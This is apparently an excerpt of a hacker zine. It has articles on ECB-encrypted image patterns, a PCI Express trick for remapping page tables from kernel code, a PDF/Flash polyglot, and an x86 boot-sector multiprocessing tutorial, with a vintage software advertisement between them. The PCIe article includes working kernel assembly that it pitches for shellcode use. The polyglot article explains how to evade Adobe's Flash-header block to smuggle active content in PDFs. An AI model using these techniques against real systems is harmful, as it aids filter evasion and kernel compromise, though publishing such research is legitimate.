'#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#000000'
```



Kids, those colors are encoded with their RGB values. If this is confusing, ask the geekiest of your parents; she can help you. Colors are sorted by largest areas, so let's keep the white color for the background. Let's paint Pluto in orange (`#fcb604`) and Mickey's head in black.


```
$ ElectronicColoringBook.py test.bin -p 3 -g 3 -o 1 -P \
'#ffffff#fcb604#000000#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#000000'
```



If you don't know which area corresponds to which color in the palette, just try it out with a flashy color. Eventually, we wind up with something like this.


```
$ ElectronicColoringBook.py test.bin -p 3 -g 3 -o 1 -P \
'#ffffff#fcb604#000000#f9fa00#fccdcc#fc1b23#a61604#a61604#fc8591#97fe37#000000'
```

Note to copyright owners:
We were careful to disclose only images encrypted with AES-256 and a random key that was immediately destroyed. This should be safe enough, right?



Much better than the ECB penguin, don't you think? So remember that ECB should really stand for "Electronic Coloring Book." They should therefore should be only used by kids to have fun, never by grown-ups for a serious job!


Maybe Dad is wondering why we didn't use a picture of Lenna as in any decent scientific paper about image processing? Tell him simply that it's for a coloring book, not Playboy! There are more complex examples and explanations in the project directory. It's even possible to colorize other things, such as binaries or XORed images!



4 An Easter Egg in PCI Express

by Jacob Torrey

Dear Pastor Laphroaig,



Please consider the following submission to your church newsletter. I hope you think it worthy of your holy parishioners and readers.

Our friends at Intel are always providing Easter eggs for us to enjoy, and having stumbled across a new one for x86, the most neighborly option was naturally to share with all interested parties. This PoC is a weird quirk in which a newer x86 feature-set breaks invariants/security guarantees from older version. Specifically, the newer PCI Express configuration space access mechanism breaks virtual memory. Virtual memory is orchestrated by the CR3 register (storing the *physical address* of the page tables) and the page tables themselves. An issue with kernel shell-code and live memory forensics is that unless the *virtual address* of the page tables is known, it is impossible to map them (or any other physical address for that matter) into virtual memory, resulting in a chicken-and-egg problem. Luckily, most operating systems keep the page tables at a known virtual address (`0xC0000000` on many Windows systems), but this Easter egg allows access to the page tables on *any* OS.

In kernel space, CR3 can be read, providing the physical address of the OS page tables; however, due to Intel's virtual memory protections, there is no way to create a recursive virtual mapping to that physical address. All that is needed to do so, is a way to write an arbitrary 32-bits (which will become a PDE mapping in the page tables) to a known physical location. This is the crux of the issue, and the security of virtual memory depends on it. Luckily, with the advent of PCI Express, there is now the "Enhanced Configuration Access Mechanism" (ECAM), which shadows PCI configuration space registers into physical memory at an address kept in the PCIEXPBAR register (`D0:F0` offset: `0x60`). This is typically enabled on all the systems the author has come across, but your mileage may vary. With this ECAM, changes made to the configuration space via the legacy port I/O mechanism (`0xCF8`/`0xCFC`) will be reflected in physical memory. Now all that is needed is a register in configuration space that is at least 32-bits wide and can be changed to an arbitrary value without impacting the system. Again, Intel is looking out for our church, and through their grace, they provide a "Scratchpad Data" register (`D0:F0` offset: `0xDC`) that has no semantic meaning, just a location for software to store data. Now we have the function ModifyPM() for physical memory. (This is for Windows 32-bit without PAE, running as driver code.)

```
/**
    Sets up the PDE to map in the real PDT using the MMIO ranges of PCI Configuration space
    @return The PCIEXPBAR for comparison
*/
ULONG ModifyPM()
{
    ULONG MMIORange = 0;
    __asm
    {
    pushad
```

```
12
        // Utilize the scratch pad register as our mini-PDE
14      mov ebx, cr3
        and ebx, 0xFFC00000       // This is going to hold our new PDE (The bits in
16                                // CR3 with the least significant stuff removed)
        or ebx, 0x83              // P | RW | PS
18
        mov dx, 0x0cf8
20      mov eax, 0x800000DC      // Offset 0x37 (0xDC / 4)
        out dx, eax
22
        mov dx, 0x0CFC
24      mov eax, ebx
        out dx, eax // Write our PDE
26
        // Determine where in physical memory we can find the PDE
28      mov dx, 0x0cf8
        mov eax, 0x80000060
30      out dx, eax

32      mov dx, 0x0CFC
        in eax, dx
34      mov MMIORange, eax // Save our value and BAM!

36  popad
    }
38
    if(VDEBUG)
40      DbgPrint("MMIO Base Address: %x", MMIORange);

42  return MMIORange;
}
```

Once the scratchpad register is primed and ready, and the physical address of the ECAM is known, the next step is to treat the register as a PDE mapping in the OS page tables to add a recursive mapping at a known location.

```
1  /**
       Sets up a recursive mapping to the OS page directory
3      I commented it very thoroughly because it's quite complex.

5      Basically it:
       -> Saves the current (real) CR3 value
7      -> Creates a new PDE to map in the (real) PDT
       -> Creates a virtual address using the (fake) PDE we inserted in ModifyPM
9      -> Switches to the (fake) CR3 and utilizes the constructed virtual
           address to insert the new recursive mapping into the (real) PDT
11     -> Switches the CR3 back and continues on smugly
   */
13 ULONG recurMap()
   {
15     ULONG MMIORange = 0;
       ULONG PDEBase = 0;
17     ULONG PDEoffset = 0;

19     // Sets up the (fake) PDE and
       MMIORange = ModifyPM();
21     MMIORange &= 0xF0000000;

23     if(VDEBUG)
           DbgPrint("Mapping PDT to itself");
25
       __asm {
```

```
27          cli

29          pushad

31          // Save the current CR3, seems like overkill, but it makes sense
            mov ebx, cr3 // A copy to use to construct our virtual address
33          mov ecx, cr3 // Save a copy so we don't mess up things up too much

35          mov edx, MMIORange // Our new CR3 val

37          // Setup our virtual address
            and ebx, 0x003FFFFF       // Gets us our offset into stuff
39          or ebx,  0x0DC00000       // Reference the PDE offset of (0x37 << 22)
            // EBX should now have our virtual address :)
41
        // Tests to see if the PDE is free for use
43      test_pde:

45          add ebx, 0x4 // Offset to unused PDE

47          // Keep the offset var up to date (but uint32 aligned, not uint8)
            mov eax, PDEoffset
49          add eax, 0x1
            mov PDEoffset, eax
51
            //*************** BEGIN CRITICAL SECTION
53          mov cr3, edx  // Inject our new CR3

55          mov eax, [ebx]  // Add our mirthful PDE entry which should map in the PD
            invlpg [ebx]    // Invalidates the virtual address we used just in
57                          // case it could cause later problems.

59          mov cr3, ecx    // Restore everything nicely
            //*************** END CRITICAL SECTION
61          cmp eax, 0 // Can we use this entry?
            je inject_pde // Try the next one
63          jmp test_pde // Found an empty one, w00t!

65      // Injects our recursive PDE into the PDT
        inject_pde:
67          // Setup our recursive PDE (again)
            mov eax, cr3 // A copy to modify for our new recursive PDE
69          and eax, 0xFFC00000 // Only the most significant bits stay for 4M pages
            or eax, 0x93 // P | RW | PS | PCD
71          // EAX now holds the same PDE to put into the 'real' PDT
            //*************** BEGIN CRITICAL SECTION
73          mov cr3, edx  // Inject our new CR3

75          mov [ebx], eax  // Add our mirthful PDE entry which should map in the PD
            invlpg [ebx]    // Invalidates the virtual address we used just in
77                          // case it could cause later problems

79          mov cr3, ecx    // Restore everything nicely
            //*************** END CRITICAL SECTION
81

83          // Determine the virtual address of the base of the PDT
            // (remembering the differences in alignment)
85          mov eax, cr3 // A copy to modify for our new recursive PDE
            and eax, 0x003FFFFF // Only the most significant bits stay for 4M pages
87          mov ebx, PDEoffset
            shl ebx, 22 // Offset into the PDT
89          or eax, ebx
            mov PDEoffset, eax
91
```

```
            popad
93
            sti
95      }

97      if(VDEBUG)
            DbgPrint("Mapping complete should be mapped in at 0x%x!", PDEoffset);
99
        return PDEoffset;
101 }
```

The above, on a 32-bit non-PAE system, will return the virtual address that maps in the page directory and allows you to map in arbitrary physical memory as a known location. It should be noted that kernel privileges are needed (to access CR3) and to operate on a kernel page marked as Global so as to persist through the CR3 changes. The author hopes you enjoyed this weird machine and remember to treat your input data as formally as code, for only you can prevent vulnerabilities!

Sincerely,
@JacobTorrey

New Produced and widely used in England and U.S.A.

COMPLETE BUSINESS PACKAGE

INCLUDES EVERYTHING FROM INVENTORY TO SALES SUMMARY
PROMPTS USER, VALIDATES EACH ENTRY, MENU DRIVEN

Approximately 60-100 entries/inputs require only 2-4 hours weekly and your entire business is under control.

PROGRAMS ARE INTEGRATED·

01 = ENTER NAMES/ADDRESS, ETC
02 = ENTER/PRINT INVOICES
03 = ENTER PURCHASES
04 = ENTER A/C RECEIVABLES
05 = ENTER A/C PAYABLES
06 = ENTER/UPDATE INVENTORY
07 = ENTER/UPDATE ORDERS
08 = ENTER/UPDATE BANKS
09 = EXAMINE/MONITOR SALES LEDGER
10 = EXAMINE/MONITOR PURCHASE LEDGER
11 = EXAMINE/MONITOR (INCOMPLETE RECORDS)
12 = EXAMINE PRODUCT SALES

SELECT FUNCTION BY NUMBER·

13 = PRINT CUSTOMER STATEMENTS
14 = PRINT SUPPLIER STATEMENTS
15 = PRINT AGENT STATEMENTS
16 = PRINT TAX STATEMENTS
17 = PRINT WEEK/MONTH SALES
18 = PRINT WEEK/MONTH PURCHASES
19 = PRINT YEAR AUDIT
20 = PRINT PROFIT/LOSS ACCOUNT
21 = UPDATE END MONTH FILES MAINTENANCE
22 = PRINT CASH FLOW FORECAST
23 = ENTER/UPDATE PAYROLL (NOT YET AVAILABLE)
24 = RETURN TO BASIC

WHICH ONE? (ENTER 1-24)
01 SUB. MENU EXAMPLE: 01 = EXAMINE: 02 = INSERT: 03 = AMEND: 04 = DELETE
05 = PRINT (1,2,3): 06 = NUMERIC COMBINATIONS: 07 = SORT
VERY FLEXIBLE. ADD YOUR OWN FUNCTIONS. EASY TO INTEGRATE.
All programs in BASIC for CP/M. PET. 6800

G. W. COMPUTERS LTD, the producers of this beautiful package in U.K.

WE EXPORT TO ALL COUNTRIES:
BARCLAYCARD ACCEPTED
CBM APPROVED

CP/M Ver. 9.00 is one 16 K core program using random access releasing both drives for data storage, and 250 word vocabulary is translatable in any foreign language.

PRICES: Programs 1-23 EXC (19,20,22,23) £475

CALLERS BY APPOINTMENT ONLY
89 Bedford Court Mansions
Bedford Avenue
London WC1, U.K.

CONTACT TONY WINTER 01-636-8210
BARCLAYCARD ACCEPTED
CBM APPROVED

CP/M Ver. 9.00 is one 16 K core program using random access releasing both drives for data storage, and 250 word vocabulary is translatable in any foreign language.

£575 Stock Integrated Option + £100 Bank Integrated Option + £100

5 A Flash PDF Polyglot

by Alex Inführ

5.1 PDF and SWF Reunited

I had the idea of creating a nice little file, one which is both a valid PDF and a valid Flash file. Such a polyglot can cause a lot of trouble, because they can smuggle active content like Flash in a harmless file type, PDF.[4] The PDF format is a really good container format, because the Adobe PDF parser is not very strict. The PDF header "%PDF-" does not have to be at offset `0`; the parser will search the first `1017` bytes for the header. Recently, however, Adobe decided to stop supporting PDF files that start either with CWS or FWS at offset 0. Both are possible headers for a Flash file. This should make it harder to create such polyglots.

5.2 Main File Structure

Unlike PDF, Flash files always need their header at offset 0. It is not possible to insert any data before it. To fulfill this requirement, we need to find a way to bypass Adobe's prohibition of Flash headers. The next step requires the PDF header to be embedded in the first 1,017 bytes without destroying the Flash file. If we meet all these requirements, we will be able to append the rest of the PDF data at the end of the file.

5.3 Bypassing the Header Restriction

The bypass was rather simple, all you have to do is open the SWF file format specification to page 27.

The specification mentions three possible headers: "`FWS`," "`CWS`" and "`ZWS`". The FWS is used for uncompressed Flash files, CWS for ZLIB compressed files and ZWS for LZMA compressed files. Maybe you've guessed it already, but Adobe forgot to block the ZWS header. For now the file structure looks like this:

```
>>> structure[0:3]
ZWS
>>> structure[4:]
[...Flash data...][...PDF data...]
```

Let's move on to the PDF header.

5.4 The Missing PDF Header

The last thing missing is the PDF header. Let's look in the Flash specification for a place. In the header the length of the uncompressed Flash file is stored at offset `0x04`, requiring four bytes. It seems to be useless, as no Flash parser seems to use this field! This means we can overwrite it with the PDF header, but we are missing one byte. The SWF specification defines at offset `0x03` the Flash version. Combined with the following four-byte length field, we have a perfect place for the PDF header! Our header structure looks like this.

```
>>> structure[0:3]
ZWS
>>> structure[3:8]
%PDF-
>>> structure[8:]
[...Flash data...][...PDF data...]
```

This is all it requires, but there is more!

[4] As harmless as PDF can be, at least!

5.5 The Madness

For unknown reasons the Flash file needs to be bigger than a certain size. I hard coded this size in my script. If the Flash file is too small, the created polyglot won't be rendered by the Adobe PDF reader, which makes no sense. I tested the PDF/Flash polyglot across a number of different browsers, and the results are very interesting. Please test it with your own systems.

- Windows 8 32 Bit:
  - IE 11: PDF parsed, Flash not parsed
  - Chrome: PDF parsed, Flash not parsed
  - Firefox: PDF not parsed, Flash parsed
  - Adobe Reader 11.0.07: PDF parsed
- Windows 7 64 Bit:
  - IE 11: PDF parsed, Flash not parsed
  - Chrome: PDF parsed, Flash parsed
  - Firefox: PDF not parsed, Flash parsed
  - Opera: PDF parsed, Flash parsed
  - Adobe Reader 11.0.07: PDF parsed
- Windows 7 Enterprise 32 Bit:
  - IE 11: PDF parsed, Flash parsed
  - Chrome: PDF parsed, Flash not parsed
  - Firefox: PDF not parsed, Flash parsed
  - Adobe Reader 11.0.07: PDF parsed

As you can see, IE and Chrome are not consistent between different operating systems, which seems really odd. But I have one little trick left!

5.6 Chrome Flash Player Crash!


While playing with the values of the Flash header I came across a crash in the 64 bit version of Chrome's Flash Player. At offset `0x0f` and `0x10` a part of the dictionary size is stored. This is used in the LZMA compression algorithm. Changing these to a high value like `0xBEEF` will trigger a crash. Extending this crash to an exploit, or determining that it isn't exploitable, is left as an exercise for the reader.

```
>>> structure[0x0f:0x11]
? (0xbeef)
```

6 These Philosophers Stuff on 512 Bytes; or, This Multiprocessing OS is a Boot Sector.

by Shikhin Sethi, Merchant of 3.5" Niftiness

The first article of this series[5] left the reader with a clean canvas, covering the early initialization of a 80x86 CPU along with its memory management unit. In the second installment, we will cover the x86 interrupts architecture, and timer usage. We'll also take a look at multiprocessing, how to handle interrupt requests from devices with multiple CPUs at the helm, and finish with a serving of stuffed philosophers—in 512 bytes!



6.1 Privilege levels

To control the access of resources granted to any program, the x86 architecture, starting from the 80286, features four privilege levels, level 0 to level 3, where 0 is the most privileged, and 3 is the least. Since the privilege model follows a hierarchical ring-like system, each level is also known as a Ring. The Current Privilege Level (CPL) is cached in the two lowest bits of the CS register, and is set as per the privilege level in the Defined Privilege Level (DPL) field of the Code Segment Descriptor.

To control the programmed I/O privilege of any program, the I/O Privilege Level (IOPL) flag can be used. A thread can only access I/O ports—and use certain privileged instructions—when its CPL is less than or equal to the IOPL.

Traditionally, Ring 0 is used by the kernel while Ring 3 is used by user-level applications. Modern microkernels can utilize Rings 1 and 2 to off-load drivers to a less privileged ring still granting I/O privileges.

6.2 Interrupts

In the event an external hardware needs to specify the occurrence of an event to the CPU, the hardware emits a signal known as an Interrupt Request (IRQ). The CPU, based on the IRQ and an interrupt vector table, then transfers control to an interrupt handler (interrupt service routine) associated with the IRQ. The handler performs the requisite action, acknowledges the handling of the request to the device, and returns execution back to the interrupted thread.

The same mechanism used to handle IRQs is further extended to accommodate both Exceptions and System Calls.

- Exceptions: On facing any illegal instruction or operation, the processor raises an exception, corresponding to a vector in the vector table. The Operating System can then either handle the exception, or terminate execution of the faulting thread.
- System Calls: All modern architectures feature a special instruction to raise an interrupt, thus allowing user-mode software to utilize the mechanism for calls into the kernel. For example, Linux uses the vector 0x80 on x86 for system calls.

The Interrupt Enable Flag (IF) in the (E)FLAGS register allows the kernel to mask hardware interrupts. The instructions `cli` (clear interrupts) and `sti` (set interrupts) disable and enable hardware interrupts. Both instructions are privileged as per what IOPL is set to.

6.2.1 Interrupt Vector Table (IVT)

Prior to the introduction of protected mode, the IVT was used to specify the address of all 256 interrupt handlers. Each handler was represented by a 4-byte segment:offset pair, and the IVT is defaultly located at `0x0000:0x0000`.

[5] PoC||GTFO 4:3

The 80286 introduced the `lidt` instruction, which also allowed the IVT to be relocated to another address in conventional memory.

6.2.2 Interrupt Descriptor Table (IDT)

With protected mode, the IVT was superseded by the Interrupt Descriptor Table. Each entry in the IDT was called a gate, and they were classified as:

- Interrupt Gates: The CPU pushes the EFLAGS register, the CS segment, and the return EIP on the stack before handling control to the interrupt handler. Interrupts are automatically disabled upon entry, and are restored when the EFLAGS register is popped back.
- Trap Gates: Trap gates are similar to interrupt gates, but interrupts are not masked upon entry.
- Task Gates: Task gates were intended to be used for hardware multitasking, but software multitasking has been preferred over it.

Similar to the Global Descriptor Table Register, an IDTR is used to keep track of the size and location of the IDT.

```
idtr:
    ; Size of IDT - 1.
    dw (256 * 8) - 1
    dd idt

; ecx: interrupt vector.
; eax: the interrupt handler.
; Trash edi.
add_idt_gate:
    ; The entry into the table.
    lea edi, [idt + ecx * 4]

    ; The first two bytes specify the lower 16-bits of the interrupt handler.
    mov [edi], ax
    shr ax, 16

    ; The upper-most two bytes specify the highest 16-bits.
    mov [edi + 6], ax

    ; The third and fourth byte specify the selector of the interrupt function,
    ; 0x08 in this case.
    ; The fifth byte is reserved 0.
    ; The sixth byte is for flags:
    ;   Bits 0:3 -> type. 0x0E is 32-bit interrupt gate.
    ;   Bits 5:6 -> the privilege level the calling descriptor should have.
    ;   Bit 7 -> present flag.
    mov dword [edi + 2], 0x08 | (1 << 31) | (0x0E << 24)
    ret
```

6.2.3 Programmable Interrupt Controller (PIC)

To route hardware interrupts, the IBM PC and XT used the 8259 PIC chip which was able to handle 8 IRQs. Traditionally, these were mapped by the BIOS to interrupts 8 to 15, so as to not collide with the original exceptions.

With the IBM PC/AT, the system was extended to incorporate two 8259 PICs, where one acts as a master and the other as a slave. Only the master is able to signal the processor, and the slave uses IRQ line 2 to signal to the master a pending interrupt. Since this implies that IRQ 2 is unavailable for use by devices, most motherboards reroute IRQ 2 to IRQ 9 to maintain backwards compatibility.

Both PIC chips have an offset variable. Whenever an unmasked input line is raised, they add the input line to the offset, to form the requested interrupt number. By convention, the BIOS routes IRQs 0 to 7 to interrupts 8 to 15, and IRQs 8 to 15 to interrupts 112 to 119. After handling an interrupt, the PIC chips need a End Of Interrupt (EOI) command to ascertain that the interrupt isn't pending. For interrupts cascaded from the slave to the master, both the PIC chips need a EOI.

With the 80286, Intel extended exceptions to cover interrupt vectors `0x00` to `0x1F`. Hence, the master 8259's configuration collided with the exception range. To properly configure the PIC, both the master and the slave controllers can be remapped with a proper offset. However, since we do not require any interrupts from devices, we'll mask all interrupt lines:

```
    ; Each bit specifies each line.
    mov al, 0xFF
    ; For the master PIC.
    out 0xA1, al
    ; For the slave PIC.
    out 0x21, al
```

6.3 Programmable Interval Timer (PIT)

The x86 architecture features the Intel 8253/8254 as the de facto Programmable Interval Timer. The timer has three channels with individual counters; the first was used for time keeping and got routed to IRQ 0. The second channel was used to trigger the refresh of DRAM, while the third was used to program the PC speaker. Each channel can be operated in any one of six modes. Although covering the entire functioning of the 8253 is out of the scope of this article, we will take a specific look at programming channel 2 for a one-shot timer.

The PIT uses an oscillator running at 1.19318166 MHz. The IBM PC borrowed from television circuitry a single base oscillator at 14.31818 MHz. The CPU divided this by 3 for its frequency, while the CGA video controller divided this by 4. Both the signals were passed through a logical AND gate to attain the frequency for the PIT. A counter is used as a frequency divider to fine-tune the frequency provided by the PIT. The counter is decreased using the base frequency, and a pulse is generated when it reaches zero.

The presence of a local APIC can be detected via the CPUID feature flags. Certain systems allow the configuration of the LAPIC via a IA32_APIC_BASE Model-Specific Register (MSR). However, in most cases, once the LAPIC is disabled via the MSR, it cannot be set without resetting the CPU.

Although the output of channel 2 is routed to the PC speaker, the channel offers a software-controllable gate input, and allows us to check the output status without enabling interrupts. We will use channel 2 in conjunction with mode 1, the hardware re-triggerable one-shot.

In mode 1, on the rising edge of the gate input, the timer reloads the current count with the value specified. It sets the output signal as low, and on each falling edge of the oscillator, the value of the current count is decremented. Once the current count reaches zero, the output signal goes high until the timer is reset. The state of the output signal can be checked by I/O port `0x61`.

```
    ; Port 0x43 is the command register.
    ; 0b -> 16-bit binary mode, while specifying the reload value.
    ; 001b -> mode 1, hardware re-triggerable one-shot.
    ; 11b -> lobyte/hibyte access mode.
    ; 10b -> channel 2.
    mov al, 10110010b
    out 0x43, al

    ; We set a frequency of 100 Hz.
    ; 1193182/100 = 0x2E9C.
    ; Low byte.
    mov al, 0x9C
    out 0x42, al
```

```
14      ; High byte.
        mov al, 0x2E
16      out 0x42, al
```

The timer can then be started by raising the gate input:

```
        ; Start the PIT channel 2 timer.
2       in al, 0x61
        and al, 0xFE
4       out 0x61, al
        or al, 1
6       out 0x61, al
```

The output signal can also be determined:

```
        in al, 0x61
2       ; Bit 5 specifies if the output is high or not.
        and al, 0x20
```

6.4 Multiprocessing

With multiple processors, the interrupt routing mechanism is decoupled into two units: the local Advanced Programmable Interrupt Controller (LAPIC) and the I/O APIC. Each LAPIC is integrated into the processor[6], and is used to manage external interrupts. The LAPIC is also used for generating Inter-Processor Interrupts (IPI), which play a pivotal role in initializing other logical processors. The I/O APIC is used for interrupt routing from external sources to a specific local APIC, and acts as a modern replacement for the PIC.

Although the MultiProcessor Specification specifies the base of the local APIC as `0xFEE00000`, the base address can be overridden. Due to space constraints in our proof-of-concept, we assume the base address as `0xFEE00000`. Each register in the local APIC memory space can only be accessed by a 32-bit read/write.[7]

To handle certain race conditions, such as an interrupt being masked before it is dispensed, the local APIC generates a spurious-interrupt. The spurious interrupt handler needs to be only set to a dummy interrupt handler.

```
1       ; Bit 8 enables the LAPIC.
        ; Bits 0 to 7 specify the vector of the spurious interrupt handler.
3       ; We set it to 63 (bits 0 to 3 are hardwired 1).
        mov esi, local_apic
5       mov dword [local_apic + spurious_interrupt_vector_register], (1 << 8) | (11b << 4)
```

6.4.1 Application Processor (AP) Start-Up

The logical processor that the BIOS hands control over to is termed as the bootstrap processor, while all other processors in the system are called as application processors. Each AP is uniquely identified by a local APIC ID assigned to its LAPIC.

[6]The 80486 featured an external local APIC, the 82489DX. The 82489DX acted both, as the LAPIC and the I/O APIC, and differs with the modern APIC in subtle ways. Systems with the 82489DX are rare, and the differences are beyond the scope of this article.

[7]For Family 5, Model 2, Stepping 0, 1, 2, 3, 4, and 11, writes to the local APIC registers can be lost. The bug can be avoided by doing a dummy read from any local APIC register before a write.

To initialize a logical processor, an INIT IPI is first sent to the respective local APIC. On receiving the IPI, the LAPIC causes the processor to reset its state and start executing from a fixed location. After the successful handling of the INIT IPI, a STARTUP IPI commands the processor to start executing from a specified page. [8]

```
    mov si, trampoline
    mov di, 0x7000
    mov cx, trampoline_end - trampoline
    rep movsb

    ; Send the INIT IPI.
    ; 101b -> INIT.
    ; 1 << 14 -> level.
    ; 11b << 18 -> all excluding self.
    mov dword [local_apic + icr_low], (101b << 8) | (1 << 14) | (11b << 18)

    ; Start the PIT channel 2 timer.
    in al, 0x61
    and al, 0xFE
    out 0x61, al
    or al, 1
    out 0x61, al

    .delay:
        in al, 0x61
        ; Bit 5 specifies if the output is high or not.
        and al, 0x20
        jz .delay

    ; Send the Startup IPI.
    ; Vector XX specifies the page, giving trampoline address 0x000XX000.
    ; In our case, 0x07000.
    ; 110b -> SIPI.
    mov dword [local_apic + icr_low], 7 | (110b << 8) | (1 << 14) | (11b << 18)
```

In the trampoline, we initialize the AP with a stack, and switch to protected mode. In our revised proof-of-concept, we've disabled paging due to space constraints, but no special logic is required to handle that case either.

6.4.2 The MPS/ACPI Tables

Broadcasting INIT IPIs to all CPUs except the current one is not recommended; the BIOS may have disabled specific faulty processors, which would also receive the IPI. Instead, the BIOS provides a list of all local APICs with their local APIC ID. The MultiProcessor Specification (MPS) tables, or the Multiple APIC Description Table (MADT) sub-table in the ACPI tables.[9] IPIs with the destination mode set as physical and the destination field set with the specific LAPIC ID of the target processor can be used to initialize all processors one by one.

6.4.3 LAPIC Timer

Each local APIC unit also has a specific timer, for per-CPU time keeping. However, the local APIC timer operates on the CPU's frequency, as opposed to the PIT which uses a fixed frequency. We first calibrate the local APIC timer, and then configure it to periodically generate an interrupt every 10 ms.

[8] The MultiProcessor Specification recommends that two successive SIPIs be sent with a delay of 200μs. However, not only is it tough to find a timer with that precision, but most CPUs only require one SIPI. To be completely compliant, a second SIPI can be sent after a small delay if the target CPU does not initialize itself by then.

[9] The MPS tables are known to be faulty for modern systems, especially those supporting hyperthreading. Thus, the ACPI tables are always recommended over the MPS ones.

```
    ; Though alarmingly versatile, LAPIC eerily echoes nice sentiments of
    ; lots of effort for little gain.
    ; Set the divide configuration register as divide by 1.
    mov dword [local_apic + timer_divide_config], 1011b
    mov dword [local_apic + lvt_timer], 63
    mov dword [local_apic + initial_count_timer], -1

    ; Start the PIT channel 2 timer.
    in al, 0x61
    and al, 0xFE
    out 0x61, al
    or al, 1
    out 0x61, al

    .delay:
        in al, 0x61
        ; Bit 5 specifies if the output is high or not.
        and al, 0x20
        jz .delay

    mov eax, [local_apic + current_count_timer]
    not eax
    mov [initial_count], eax

    mov dword [local_apic + timer_divide_config], 1011b
    ; (1 << 17) specifies periodic.
    mov dword [local_apic + lvt_timer], 63 | (1 << 17)
    mov eax, [initial_count]
    mov dword [local_apic + initial_count_timer], eax
```

6.4.4 I/O APIC

As opposed to the PIC, the peripheral to I/O APIC routing is not fixed. The MPS and ACPI tables specify this routing. Covering the parsing of this routing is beyond the scope of this article.

6.5 Dining Philosophers

The philosophers have taught us that if you have a bite in front of you, synchronize the picking up your forks and eat the bite. If you've got 512 bytes, eat all the damned 512 bytes.

The PoC has each CPU as a philosopher stuffing itself on its 512 bytes. On acquiring the forks, the CPU executes the magic Bochs breakpoint instruction, '`xchg bx, bx`' at `0x7D50`. On losing the fork, it executes '`xchg bx, bx`' at `0x7D39`.

6.6 Till Next Time

The article got us through initializing our dining philosophers and making them eat. In future issues, we will look at other aspects of the x86 architecture, including, but not limited to Non-Uniform Memory Access (NUMA) systems.

Till next time,

```
    hlt:
        hlt
        jmp hlt
```

